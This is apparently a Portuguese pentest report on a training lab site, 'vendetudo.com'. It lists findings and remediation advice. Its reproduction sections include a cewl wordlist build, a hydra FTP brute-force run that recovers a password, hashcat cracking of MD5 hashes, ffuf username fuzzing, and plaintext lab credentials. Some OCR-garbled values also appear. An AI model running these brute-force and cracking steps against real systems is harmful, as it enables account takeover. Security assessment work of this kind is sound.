        </button>
    </div>
    <div class="navbar-collapse collapse" id="main-navigation">
        <ul class="nav navbar-nav">
            <li class="active"><a href="index.html">Início</a></li>
            <li><a href="#">Sobre</a></li>
            <li><a href="#">Cursos</a></li>
            <li><a href="#">Portfólio</a></li>
            <li><a href="#">Contato</a></li>
        </ul>
    </div>
</div>
</div>
</header>
<!-- end header --&gt;
&lt;section id="featured"&gt;
    &lt;div class="flexslider"&gt;
        &lt;ul class="slides"&gt;
            &lt;li&gt;
                &lt;img src="site-malicioso.com" alt="" /&gt;
                &lt;div class="flex-caption"&gt;
                    &lt;div class="item_introtext"&gt;
                        &lt;strong&gt;Top 1&lt;/strong&gt;
                        &lt;p&gt;Torne seu produto o número 1 nas vendas!&lt;/p&gt;
                    &lt;/div&gt;
                &lt;/div&gt;
            &lt;/li&gt;
        &lt;/ul&gt;
    &lt;/div&gt;
</pre>

^G Help      ^O Write Out      ^W Where Is      ^K Cut      ^T Execute      ^C Location  
^X Exit      ^R Read File      ^\ Replace      ^U Paste      ^J Justify      ^/ Go To Line


```

Lúcas Vaz

```
aluno@linux:/var/www/vendetudo ^ - X
Arquivo Ações Editar Exibir Ajuda
book"><i class="fa fa-facebook"></i></a></li>
ter"><i class="fa fa-twitter"></i></a></li>
edin"><i class="fa fa-linkedin"></i></a></li>
erest"><i class="fa fa-pinterest"></i></a></li>
le plus"><i class="fa fa-google-plus"></i></a></li>
            </ul>
        </div>
    </div>
</div>
<div class="scrollup">
    <a href="#" class="scrollup"><i class="fa fa-angle-up active"></i></a>

```

Utilização da versão Apache httpd 2.4.61

Descrição

A versão Apache httpd 2.4.61 está sendo utilizada no serviço HTTP que opera na porta 80/tcp do endereço IP 192.168.98.10. O Nmap identificou esse serviço como parte da infraestrutura do servidor web, servindo as requisições para o domínio vendetudo.com.

CVE-2024-40725 Uma correção parcial para a CVE-2024-39884 no núcleo do Apache HTTP Server 2.4.61 ignora alguns usos da configuração legada baseada no tipo de conteúdo dos manipuladores. O "AddType" e configurações semelhantes, em certas circunstâncias onde arquivos são solicitados indiretamente, podem resultar na divulgação de código-fonte de conteúdo local. Por exemplo, scripts PHP podem ser servidos como texto em vez de serem interpretados.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 668 - Exposure of Resource to Wrong Sphere
- **Risco:** Crítico

Risco e Impacto

pode resultar na divulgação de código-fonte de arquivos locais. Isso ocorre em cenários onde arquivos, como scripts PHP, são solicitados indiretamente, fazendo com que o servidor os entregue como texto bruto em vez de executá-los. Com isso, invasores podem visualizar o código-fonte de arquivos sensíveis, incluindo possíveis credenciais e outras informações confidenciais embutidas nesses scripts.

Se explorada, essa falha pode comprometer a segurança da aplicação e expor dados internos da infraestrutura, levando a vazamentos de informações que poderiam facilitar outros ataques, como escalonamento de privilégios ou execução de código malicioso. A gravidade é alta, pois afeta diretamente a confidencialidade e integridade do sistema.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

Em um terminal, executar:

- nmap -sV vendetudo.com

Recomendações

Devido à presença dessas vulnerabilidades, é altamente recomendável que seja atualizado o Apache httpd para uma versão mais recente 2.4.62 que contenha correções de segurança. Manter o software atualizado é fundamental para proteger a infraestrutura contra possíveis ataques e garantir a segurança dos dados. Além disso, é aconselhável monitorar continuamente as listas de CVEs para identificar e remediar vulnerabilidades à medida que são divulgadas.

Causa Raiz

Versão desatualizada do Apache httpd.

| Descobertas de risco alto

Falha no controle de acesso: vazamento de informações pessoais de usuários em vulnerabilidade de Directory Traversal

Descrição

Foi identificado que a partir do nome de um usuário 'Paulo', obtido através do scan automatizado, é possível acessar um diretório pessoal através da URL <http://vendetudo.com/~Paulo/>. O diretório continha um arquivo pessoal (`melhor_universo.txt`) que forneceu informações pessoais sobre esse usuário. Essas informações foram utilizadas para criar uma wordlist específica. Essa wordlist permitiu descobrir a senha do usuário Paulo.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 200 - Information Exposure
- **CWE:** 284 - Improper Access Control
- **Grau de Severidade:** Alto

Risco e Impacto

Nesse caso específico o vazamento de informações pessoais através de diretórios que deveriam ter proteção de autenticação e autorização pode permitir que atacantes criem wordlists personalizadas e realizem ataques de força bruta para descobrir senhas. Isso compromete a segurança da conta do usuário, escalação de privilégios e o comprometimento do sistema.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

No navegador inserir a seguinte url: <http://vendetudo.com/~Paulo/> e/ou http://vendetudo.com/~Paulo/melhor_universo.txt

Recomendações

As informações dos demais usuários estavam devidamente protegidas pelo sistema de autenticação e autorização, portanto entende-se que o sistema de autenticação existe e a falha foi específica sobre o usuário 'Paulo'. Tendo isso em mente a recomendação é de que o sistema de autenticação e autorização sejam revisados para que as devidas correções sejam aplicadas.

Causa Raiz

Falha nos sistemas de autenticação e autorização que causaram quebra do controle de acesso de informações de um usuário específico.

Constatação

A screenshot of a Firefox browser window. The address bar shows 'vendetudo.com/~Paulo/'. The main content area displays an 'Index of /~Paulo' page with a table listing files. The table has columns for Name, Last modified, Size, and Description. It shows a 'Parent Directory' link and a file named 'melhor_universo.txt' from July 28, 2024, at 14:31, with a size of 511 bytes. Below the table, it says 'Apache/2.4.61 (Debian) Server at vendetudo.com Port 80'.

Index of /~Paulo

Name	Last modified	Size	Description
------	---------------	------	-------------

[Parent Directory](#)

[melhor_universo.txt](#) 2024-07-28 14:31 511

Apache/2.4.61 (Debian) Server at vendetudo.com Port 80

A screenshot of a Firefox browser window showing the contents of the 'melhor_universo.txt' file. The address bar shows 'vendetudo.com/~Paulo/melhor_universo.txt'. The main content area displays the following text:

Sei que algumas pessoas podem não concordar, mas elas também tem o direito de estarem erradas, Pq, no fim das contas, o universo Marvel é o melhor que existe, sem sombra de dúvida! Os filmes são impecáveis! Até mesmo as séries são ótimas! Vc já viu Agents of SHIELD por exemplo? É incrível, minha série favorita! Enfim, se discorda disso, ok, entendo que você ainda precise aprender muita coisa.

Caso queira ver mais, acesse: https://pt.wikipedia.org/wiki/Universo_Cinematográfico_Marvel

```
Aplicativos vendetudo.com / localh... localhost.sql (~/Downlo... qterminal PENTEST - Th
Arquivo Ações Editar Exibir Ajuda
(aluno@atacante) [~]
$ cd Desktop/PENTEST
(aluno@atacante) [~/Desktop/PENTEST]
$ cewl -d0 -m3 -w marvel.txt https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(aluno@atacante) [~/Desktop/PENTEST]
$ hydra -l Paulo -P marvel.txt vendetudo.com ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
*** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 02:22:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6495 login tries (l:1/p:6495), ~406 tries per task
[DATA] attacking ftp://vendetudo.com:21/
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 6221 to do in 00:23h, 16 active
[21][ftp] host: vendetudo.com login: Paulo password: SHIELD
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-12 02:24:18

(aluno@atacante) [~/Desktop/PENTEST]
$
```

Painel administrativo de banco de dados exposto na web

Descrição

Idealmente, um painel administrativo, mesmo protegido por senha, não deve ficar exposto diretamente publicamente na web. Isso porque a simples proteção por senha não é suficiente para mitigar todos os riscos de segurança.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 264 - Permissions, Privileges, and Access Controls
- **CWE:** 200 - Information Exposure
- **Risco:** Alto

Durante o reconhecimento foi identificado que o diretório '`vendetudo.com/phpMyAdmin`'. Esse diretório é um painel administrativo de banco de dados e está exposto publicamente na web e sem proteção. Não foi identificado vulnerabilidade de SQL Injection, contudo, expõe informações do backend, como a utilização do banco de dados MySQL e a confirmação de usuários específicos através de mensagens de erro. A falta de utilização de protocolo HTTPS na aplicação também é preocupante e pode expor as credenciais para acessar o painel.

Além disso, foi possível obter as credenciais com o arquivo '`linux.sh`' que estava exposto no diretório do user '`aluno`' na máquina

'linux', acessar, obter as hashes de senhas dos usuários e quebrá-las.

```
admin & smithy - 5f4dcc3b5aa765d61d8327deb882cf99: password
gordonb & 1337 - e99a18c428cb38d5f260853678922e03: abc123
Pablo - 0d107d09f5bbe40cade3de5c71e9e9b7: letmein
```

Risco e Impacto

Exposição, alteração e perda dos dados pessoais dos usuários do sistema, possível comprometimento do sistema utilizando as credenciais desses usuários.

Reprodução

Acessar vendetudo.com/phpMyAdmin.

Realizar tentativas de login com credencial de password incorreta e de usuário existente, isso trata a mensagem que expõe que o banco de dados utilizado é MySQL e que o respectivo usuário existe no sistema.

Recomendações

Adotar cultura de Security by design, de forma que a aplicação não dê informações a agentes não autenticados ou autorizados. Implementar uma política de gerenciamento de erros que esconda informações sensíveis nas mensagens de erro, trazendo mensagens genéricas com o mínimo de informação possível.

- **Revisar a Necessidade:** Avaliar se o painel administrativo é realmente necessário e se pode ser substituído por uma solução mais segura, como uma API com autenticação adequada.
- **Restrição de IP:** Limitar o acesso ao painel a endereços IP específicos da organização ou de usuários autorizados.
- **VPN:** Exigir que o acesso ao painel administrativo seja feito através de uma VPN, garantindo que apenas usuários autorizados possam acessar.
- **Implementar Captcha:** Adicionar um sistema de Captcha na página de login para dificultar ataques automatizados.
- **Rate Limiting:** Implementar limites de tentativas de login para mitigar ataques de força bruta.
- **Senhas Expostas:** Garantir que as senhas não estejam expostas.
- **Política de segurança:** Criar uma polícia de segurança com senhas fortes, preferencialmente implementar regras a nível de software, além de conscientizar os colaboradores.


- **Auditórias Regulares:** Realizar auditorias de segurança regularmente para identificar e corrigir vulnerabilidades.
- **Registro de Logs:** Implementar um sistema robusto de registro de logs para monitorar tentativas de acesso e atividades no painel administrativo.
- **Análise de Logs:** Analisar logs regularmente para identificar comportamentos suspeitos e responder rapidamente a possíveis incidentes.
- **Web Application Firewall (WAF):** Considerar a utilização de um WAF para proteger o painel contra ataques comuns como SQL Injection e Cross-Site Scripting (XSS).
- **Algoritmo seguro:** Utilize algoritmos de hashing seguros e apropriados para senhas, como bcrypt, Argon2, ou PBKDF2. Esses algoritmos são projetados para serem lentos e incluir um sal (salt) por padrão.
- **Utilizar protocolo HTTPS:** Implementar HTTPS para garantir que toda a comunicação entre o cliente e o servidor seja criptografada, protegendo dados sensíveis, como credenciais de login, contra interceptação por meio de ataques do tipo "man-in-the-middle". Utilize certificados SSL/TLS válidos e configure-os adequadamente, forçando o uso de HTTPS em todas as páginas, especialmente nas áreas administrativas. Além disso, habilite HTTP Strict Transport Security (HSTS) para evitar ataques de downgrade que forcem a comunicação em HTTP.

Causa Raiz

Exposição indevida e sem proteção de painel administrativo na web. Ausência de cuidados e/ou conhecimento sobre design seguro de aplicações, especificamente nas informações expostas através do erros e exceções enviados como response ao Client.

Constatação





Lucas

Marangoni

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci
- More settings

Appearance settings

- Language: English
- Theme: pmahomme
- View all

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.11.6-MariaDB-0+deb12u1 - Debian 12
- Protocol version: 10
- User: dwwa@localhost
- Server charset: UTF-8 Unicode (utf8mb4)

Web server

- Apache/2.4.81 (Debian)
- Database client version: libmysql - mysqlnd 8.2.20
- PHP extension: mysqli curl mbstring sodium
- PHP version: 8.2.20

phpMyAdmin

- Version information: 5.2.1deb1
- Documentation
- Official Homepage
- Contribute
- Get support

The screenshot shows a Kali Linux desktop environment with several open windows. In the top bar, there are tabs for 'MediaFire - File sharing', 'Index of ~/Paulo', 'qterminal', and 'PENTEST - Thunar'. Below the top bar, the taskbar includes icons for 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', 'MediaFire - File sharin...', and 'Interactsh | Web Client'. The main window is a 'phpMyAdmin' interface, specifically the 'Structure' tab for the 'information_schema' database. The left sidebar lists various tables such as ALL_PLUGINS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONSTRAINTS, CLIENT_STATISTICS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COLUMNS, COLUMN_PRIVILEGES, ENABLED_ROLES, ENGINES, EVENTS, FILES, GEOMETRY_COLUMNS, GLOBAL_STATUS, GLOBAL_VARIABLES, INDEX_STATISTICS, INNODB_BUFFER_PAGE, INNODB_BUFFER_PAGE_LRU, INNODB_BUFFER_POOL_STATS, INNODB_CMP, INNODB_CMPMEM, and INNODB_CMPPMEM. The right panel displays a table with columns: Action, Rows, Type, and Collation. Most rows have 0 rows and are of type MEMORY with utf8mb3_general_ci collation. One row, 'INNODB_CMPPMEM', has 1 row and is of type Aria.

Action	Rows	Type	Collation
Browse Structure Search	~0	Aria	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	Aria	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	Aria	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	Aria	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Browse Structure Search	~0	MEMORY	utf8mb3_general_ci
Console DB CMPPMEM RESET	~0	MEMORY	utf8mb3_general_ci

Aplicativos: vendetudo.com / localhost... vendetudo.sql (~/Down... qterminal PENTEST - Thunar

MediaFire - File sharing Index of ~/Paulo Interactsh | Web Client vendetudo.com / localhost

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec MediaFire - File sharin...

phpMyAdmin

Recent Favorites

Structure SQL Search Insert Export Import Operations Tracking Triggers

Showing rows 0 - 4 (5 total, Query took 0.0003 seconds.)

SELECT * FROM `users`

Profile [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all Number of rows: 25 Filter rows: Search this table Sort by key: None

	user_id	first_name	last_name	user	password	avatar	last_login	failed_login
<input type="checkbox"/>	1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users/admin.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	2	Gordon	Brown	gordong	e99a18c428cb38d5f260853678922e03	/hackable/users/gordonb.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	3	Hack	Me	1337	8d3533d75ae2c3096d7e0d4fcc69216b	/hackable/users/1337.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	/hackable/users/pablo.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users/smithy.jpg	2024-07-28 14:31:56	0

Check all With selected: Edit Copy Delete Export

Show all Number of rows: 25 Filter rows: Search this table Sort by key: None

kali@kali: ~/Documents

File Actions Edit View Help

Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 4 MB

Dictionary cache hit:

- * Filename.: /usr/share/wordlists/rockyou.txt.gz
- * Passwords.: 14344385
- * Bytes.....: 53357329
- * Keyspace.: 14344385

```
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target....: hashes-phpMyAdmin
Time.Started....: Thu Sep 12 17:14:54 2024 (0 secs)
Time.Estimated...: Thu Sep 12 17:14:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8263.5 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new)
```

Aplicação web não utiliza HTTPS

Descrição

Utilizar HTTP permite a troca de dados sem criptografia, sendo útil em cenários de baixa sensibilidade de informações. Contudo, oferece riscos à segurança, como vulnerabilidade a ataques de interceptação.

- **Categoria OWASP:** A02:2021 – Cryptographic Failures
- **CWE:** 523 – Unprotected Transport of Credentials
- **Grau de Severidade:** Alto

Embora a aplicação principal não possua grande necessidade de HTTPS devido à ausência de um sistema de login, possui uma área de contato que pode eventualmente causar vazamento de dados pessoais. Além disso, o cenário muda drasticamente com a exposição de dois painéis administrativos no mesmo domínio, sem proteção adequada. A falta de HTTPS compromete ainda mais a segurança, pois esses painéis podem ser acessados sem criptografia, tornando-os vulneráveis a ataques de interceptação de tráfego ("man-in-the-middle") e captura de credenciais ou comandos administrativos sensíveis.

Risco e Impacto

A ausência de criptografia HTTPS expõe toda a comunicação entre o cliente e o servidor, incluindo informações sensíveis, como credenciais de login. Isso permite que um atacante, por meio de ataques de "man-in-the-middle" (MITM), intercepte, modifique ou roube dados transmitidos. Em redes inseguras, como Wi-Fi público, o risco aumenta significativamente.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Além disso, usuários e clientes podem perceber a ausência de HTTPS e perder a confiança na aplicação, levando à redução de visitas e transações.

Reprodução

Acessar a página e observar que ao lado da URL não há indicação de um certificado SSL válido. Além disso, a página carrega utilizando

http:// em vez de **https://**, indicando que a conexão não está criptografada, expondo potencialmente dados sensíveis a interceptações.


Recomendações

Implementar HTTPS para garantir que toda a comunicação entre o cliente e o servidor seja criptografada, protegendo dados sensíveis, como credenciais de login, contra interceptação por meio de ataques do tipo "man-in-the-middle". Utilize certificados SSL/TLS válidos e configure-os adequadamente, forçando o uso de HTTPS em todas as páginas, especialmente nas áreas administrativas. Além disso, habilite HTTP Strict Transport Security (HSTS) para evitar ataques de downgrade que forcem a comunicação em HTTP.

Causa Raiz

Ausência de HTTPS, falta de implementação de criptografia SSL/TLS para garantir a segurança das comunicações entre o cliente e o servidor.

Constatação



Hashes fracas nas senhas em bancos de dados no phpMyAdmin

Descrição

Hashes em passwords servem para proteger as credenciais em caso de vazamento ou exposição desses dados por agentes não autorizados. Por isso precisam ser fortes, tornando o investimento para quebrá-las inviável ou ao menos que demora tempo suficiente para que sejam alteradas no sistema.

- **Categoria OWASP:** A02:2021 - Cryptographic Failures
- **CWE:** 327 - Use of a Broken or Risky Cryptographic Algorithm
- **CWE:** 916 - Use of Password Hash With Insufficient Computational Effort
- **CWE:** 759 - Use of a One-Way Hash without a Salt
- **Risco:** Alto

Foi possível acessar o painel administrativo de banco de dados em 'vendetudo.com/phpMyAdmin' com as informações obtidas durante o pentest. O acesso foi realizado com duas contas: username: dvwa senha: p@ssw0rd e username: vendetudo senha 123mudar.

Com a primeira conta (dvwa) o acesso foi a um outro sistema de banco de dados onde foi possível obter as hashes das senhas de todos os usuários e quebrá-las:

```
admin & smithy - 5f4dcc3b5aa765d61d8327deb882cf99: password  
gordonb & 1337 - e99a18c428cb38d5f260853678922e03: abc123  
Pablo - 0d107d09f5bbe40cade3de5c71e9e9b7: letmein
```

Todas essas hashes foram facilmente quebradas em poucos minutos e com baixa capacidade computacional.

Risco e Impacto

Em eventual vazamento ou exposição das informações do banco de dados, a conta dos usuários estariam com grande probabilidade de serem comprometidas e tomadas por agentes maliciosos.

Reprodução

Executar uma ferramenta de cracker de hashes com as hashes obtidas do banco de dados. Foi utilizada Hashcat com a modalidade de ataque de dicionário e com a wordlist Rockyo.

Recomendações

Recomenda-se o uso de algoritmos de hash mais robustos, como bcrypt, scrypt ou Argon2, amplamente utilizados para o armazenamento seguro de senhas. Esses algoritmos incluem um salt e permitem a definição de custo computacional, tornando-os mais resistentes a ataques de força bruta e rainbow tables.

Causa Raiz

Utilização de algoritmo de criptografia fraco.

Constatação

Showing rows 0 - 4 (5 total, Query took 0.0003 seconds.)

SELECT * FROM `users`

	user_id	first_name	last_name	user	password	avatar	last_login	failed_login
<input type="checkbox"/>	1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users/admin.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	/hackable/users/gordonb.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	3	Hack	Me	1337	8d3533d75ae2c3066d7e0d4ffcc69216b	/hackable/users/1337.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3da5c71e9e9b7	/hackable/users/pablo.jpg	2024-07-28 14:31:56	0
<input type="checkbox"/>	5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users/zsmithy.jpg	2024-07-28 14:31:56	0

```
kali@kali: ~/Documents
File Actions Edit View Help
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename.: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace.: 14344385

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session..... hashcat
Status..... Cracked
Hash.Mode..... 0 (MD5)
Hash.Target.... hashes-phpMyAdmin
Time.Started....: Thu Sep 12 17:14:54 2024 (0 secs)
Time.Estimated...: Thu Sep 12 17:14:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8263.5 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new)
```

Utilização de protocolo FTP

Descrição

O acesso via protocolo FTP está habilitado para todos os usuários na máquina linux, com exceção do user 'root'.

- **Categoría OWASP:** A02:2021 – Cryptographic Failures
- **CWE:** 319 – Cleartext Transmission of Sensitive Information
- **CWE:** 522 – Insufficiently Protected Credentials
- **Grau de Severidade:** Alto

Além disso, a versão utilizada 'vsftpd 3.0.3' possui vulnerabilidade conhecida CVE-2011-2523. Essa vulnerabilidade permite a execução remota de código, potencialmente comprometendo o servidor FTP.

Risco e Impacto

O protocolo FTP transmite credenciais e dados em texto claro. Isso significa que qualquer pessoa com acesso ao tráfego de rede pode facilmente interceptar e visualizar essas informações que podem incluir credenciais e dados sensíveis. Além disso, pode permitir que um invasor acesse e manipule arquivos que não deveriam estar

disponíveis para acesso. Além disso, a versão utilizada, vsftpd 3.0.3, possui a vulnerabilidade conhecida CVE-2011-2523, que permite a execução remota de código. Isso significa que um invasor pode comprometer o servidor FTP, potencialmente obtendo controle total sobre o sistema.

Reprodução

no terminal executar:

- ftp 'vendetudo.com'
- inserir credenciais de algum dos usuários 'aluno', 'Andreia' ou 'Paulo'.

Recomendações

- **FTP aberta:** Analisar se é realmente necessário manter a porta FTP exposta, considerando os riscos de segurança associados à exposição de informações no servidor, principalmente levando em conta a fragilidade do protocolo FTP e a possibilidade de outras formas de acesso.
- **Atualização de versão:** atualizar para a versão mais recente.
- **Utilização de FTPS:** O FTPS (FTP Secure), utiliza TLS/SSL para criptografar a comunicação, isso o torna uma opção significativamente mais segura do que o FTP padrão, pois protege tanto as credenciais quanto os dados transmitidos.
- **Restringir o acesso ao FTP:** Garantir que apenas usuários autorizados tenham acesso ao FTP e revisar regularmente as permissões concedidas.
- **Aplicar privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.

Causa Raiz

Decisão do administrador do sistema em manter a porta FTP ativa e não manter a versão atualizada.

Constatação

```
└─(aluno@atacante)~] $ ftp vendetudo.com  
Connected to vendetudo.com.  
220 (vsFTPd 3.0.3)  
Name (vendetudo.com:aluno): Andreia  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

```
└─(aluno@atacante)~] $ ftp vendetudo.com  
Connected to vendetudo.com.  
220 (vsFTPd 3.0.3)  
Name (vendetudo.com:aluno): aluno  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

```
└─(aluno@atacante)~] $ ftp vendetudo.com  
Connected to vendetudo.com.  
220 (vsFTPd 3.0.3)  
Name (vendetudo.com:aluno): Paulo  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

| Descobertas de risco médio

Nomes de usuários expostos

Descrição

Durante a fase de reconhecimento e enumeração a aplicação expôs nomes de usuários em scan automatizado realizado. Os usuários encontrados pelo scan foram: aluno, Andreia, backup, Paulo. Eles são usuários do sistema operacional da máquina onde a aplicação está hospedada. Além disso, o painel de login administrativo em vendetudo.com/phpMyAdmin retornava mensagens que expunham existência ou não de determinar user no sistema de banco de dados.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 200 - Information Exposure
- **Risco:** Médio

Risco e Impacto

Possuindo informações sobre users existentes no sistema facilita a busca por informações e consequente quebra de autenticação de usuários, obtenção de suas informações pessoais e utilização da conta para escalação de privilégios e movimentação lateral.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

No terminal executar:

- ffuf -u <http://vendetudo.com/~FUZZ> -c -w
/usr/share/seclists/Usernames/Names/names.txt
